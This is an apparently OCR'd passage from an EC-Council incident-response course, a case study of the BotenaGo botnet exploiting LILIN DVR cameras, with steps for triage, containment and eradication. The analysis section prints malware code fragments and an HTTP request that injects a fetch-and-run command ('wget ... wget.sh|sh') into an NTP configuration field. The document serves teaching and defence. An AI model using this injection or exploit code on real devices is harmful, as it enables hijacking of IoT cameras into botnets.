- The source code of BotenaGo was uploaded to the **GitHub platform**, which enabled other malware writers to modify/upgrade it or simply compile it to compromise vulnerable IoT devices

Incident Detection

- After the leakage of BotenaGo malware source code in October 2021, researchers from Nozomi Networks Labs detected different variants of BotenaGo malware targeting **LILIN security camera DVR devices**
- The researchers also discovered that the code was designed to exploit a two-year-old vulnerability known as **command injection vulnerability**

```
4\x72\x75\x65\x3c\x2f\x73\x77\x69\x74\x63\x68\x3e\x3c\x61\x64\x64\x72\x65\x73\x73\x54\x79\x70\x65\x3e\x69\x70\x3c\x2f\
x61\x64\x64\x72\x65\x73\x73\x54\x79\x70\x65\x3e\x3c\x69\x70\x3e\x24\x28"
payload += tvt4567Payload
payload +=
"\x3c\x2f\x69\x70\x3e\x3c\x2f\x69\x74\x65\x6d\x3e\x3c\x2f\x66\x69\x6c\x74\x65\x72\x4c\x69\x73\x74\x3e\x3c\x2f\x63\x6f\
x6e\x74\x65\x6e\x74\x3e\x3c\x2f\x72\x65\x71\x75\x65\x73\x74\x3e\x00"
payload = base64.StdEncoding.EncodeToString([]byte(payload))

cntlen := strconv.Itoa(len(payload))

conn.Write([]byte("{D79E94C5-70F0-46BD-965B-E17497CCB598}"))

for {
    tmpbuf := make([]byte, 128)
    ln, err := conn.Read(tmpbuf)
    if ln <= 0 || err != nil {
        break
    }

    rdbuf = append(rdbuf, tmpbuf...)
    if strings.Contains(string(rdbuf), "{D79E94C5-70F0-46BD-965B-E17497CCB598}") && state != 1 {
        conn.Write([]byte("GET /saveSystemConfig HTTP/1.1\r\nAuthorization: Basic\r\nContent-type: text/
        xml\r\nContent-Length: " + cntlen + "\r\n{D79E94C5-70F0-46BD-965B-E17497CCB598} 2\r\n\r\n" + payload +
        "\r\n\r\n"))
        zeroByte(rdbuf)
        state = 1
        continue
```


https://www.nozominetworks.com, https://cybersecurity.att.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Handling BotenaGo Malware Incident on LILIN Security Camera DVR Devices (Cont'd)

Incident Triage

- The author of BotenaGo **removed 30+ exploits** from its original source code and left some parts that could exploit the two-year-old vulnerability in LILIN security camera DVR devices
- This is why the **original sample code** was not detected by antimalware engines; moreover, because the malware was not discovered, incident handlers marked it as a "critical" incident



hide01.ir

Incident Notification and Containment

- After completing initial analysis, the incident response team **notified the customers** about the incident and its impact through the traditional communication channels
- The team assured that they are working on resolving the issue
- The team also **initiated investigation** to contain the incident



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Handling BotenaGo Malware Incident on LILIN Security Camera DVR Devices (Cont'd)

Evidence Gathering and Analysis

- The IH&R team analyzed the source code and identified that the malware does not check the banner for the given IP address; instead, it fetches the IP addresses of vulnerable LILIN security camera DVR devices from online services such as Shodan
- The LILIN scanner code iterates across IP addresses received from standard inputs. These inputs create a goroutine thread for executing the "`infectFunctionLilinDv`" function
- The scanner tries to inject code by submitting a POST request to the URL path: `/dvr/cmd`
- If the trial is successful, this request alters the target device's **NTP configuration**

hide01.ir

```
while ( 1 )
{
  *&v6 = bufio___ptr_Scanner__Scan(v14, v3);  // Read from STDIN
  if ( !v4 )
    break;
  *(&v10 + 1) = runtime_slicebytetostring(0LL, v14[4], v14[5], v15, v6);
  v13[0] = strings_genSplit(v7, v8, ":<=?CLMNPSZ[\n\t", 1LL, 0LL, -1LL, ipAddr, v10);// Split line by ':'
  if ( sys_argc <= 1 )
    runtime_panicIndex(v1, v5);
  if ( *(os_Args + 24) == 4LL && **(os_Args + 16) == 1701736302 && v10 <= 1 )
    runtime_panicIndex(v1, v5);
  if ( !v10 )
    runtime_panicIndex(v1, v5);
  *(&v6 + 1) = runtime_newproc(32, pInfectLilinDvr, *ipAddr);// go infectLilinDvr(ipAddr)
}
```

```
POST /cn/cmd HTTP/1.1
Host: 127.0.0.1
Accept-Encoding: gzip, deflate
Content-Length: 333
Authorization: Basic cmVwb3J0OjhKZzBTUjhLNTA=
User-Agent: Abcd

<?xml version="1.0" encoding="UTF-8"?><DVR Platform="Hi3520"><SetConfiguration
File="service.xml"><![CDATA[<?xml version="1.0" encoding="UTF-8"?><DVR
Platform="Hi3520"><Service><NTP Enable="True" Interval="20000"
Server="time.nist.gov&wget -O- http://[redacted]/wget.sh|sh;echo DONE"/>
</Service></DVR>]]></SetConfiguration></DVR>
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Handling BotenaGo Malware Incident on LILIN Security Camera DVR Devices (Cont'd)

Eradication and Recovery

- For eradication, incident handlers advised customers to **change the default usernames** and **passwords** of infected devices and **install firewalls** on all Internet-connected devices

Post Incident Activities

- The IH&R team advised customers to limit the device's exposure to the Internet and frequently **monitor the network traffic**, outbound port scan, and unusual bandwidth usage

hide01.ir

Lessons learned

- Incident handlers **realized the threat landscape** for Internet-connected devices and the importance of **updating devices** regularly and promptly

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

- In this module, we discussed the following:
  - The importance of handling endpoint security incidents and various common endpoint security incidents
  - Preparation, detection, containment, eradication, and recovery of mobile-, IoT-, and OT-based security incidents
  - Various best practices against mobile-, IoT-, and OT-based security incidents
  - A case study on handling endpoint security incidents

hidoo1.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council

www.eccouncil.org

hidoo.ir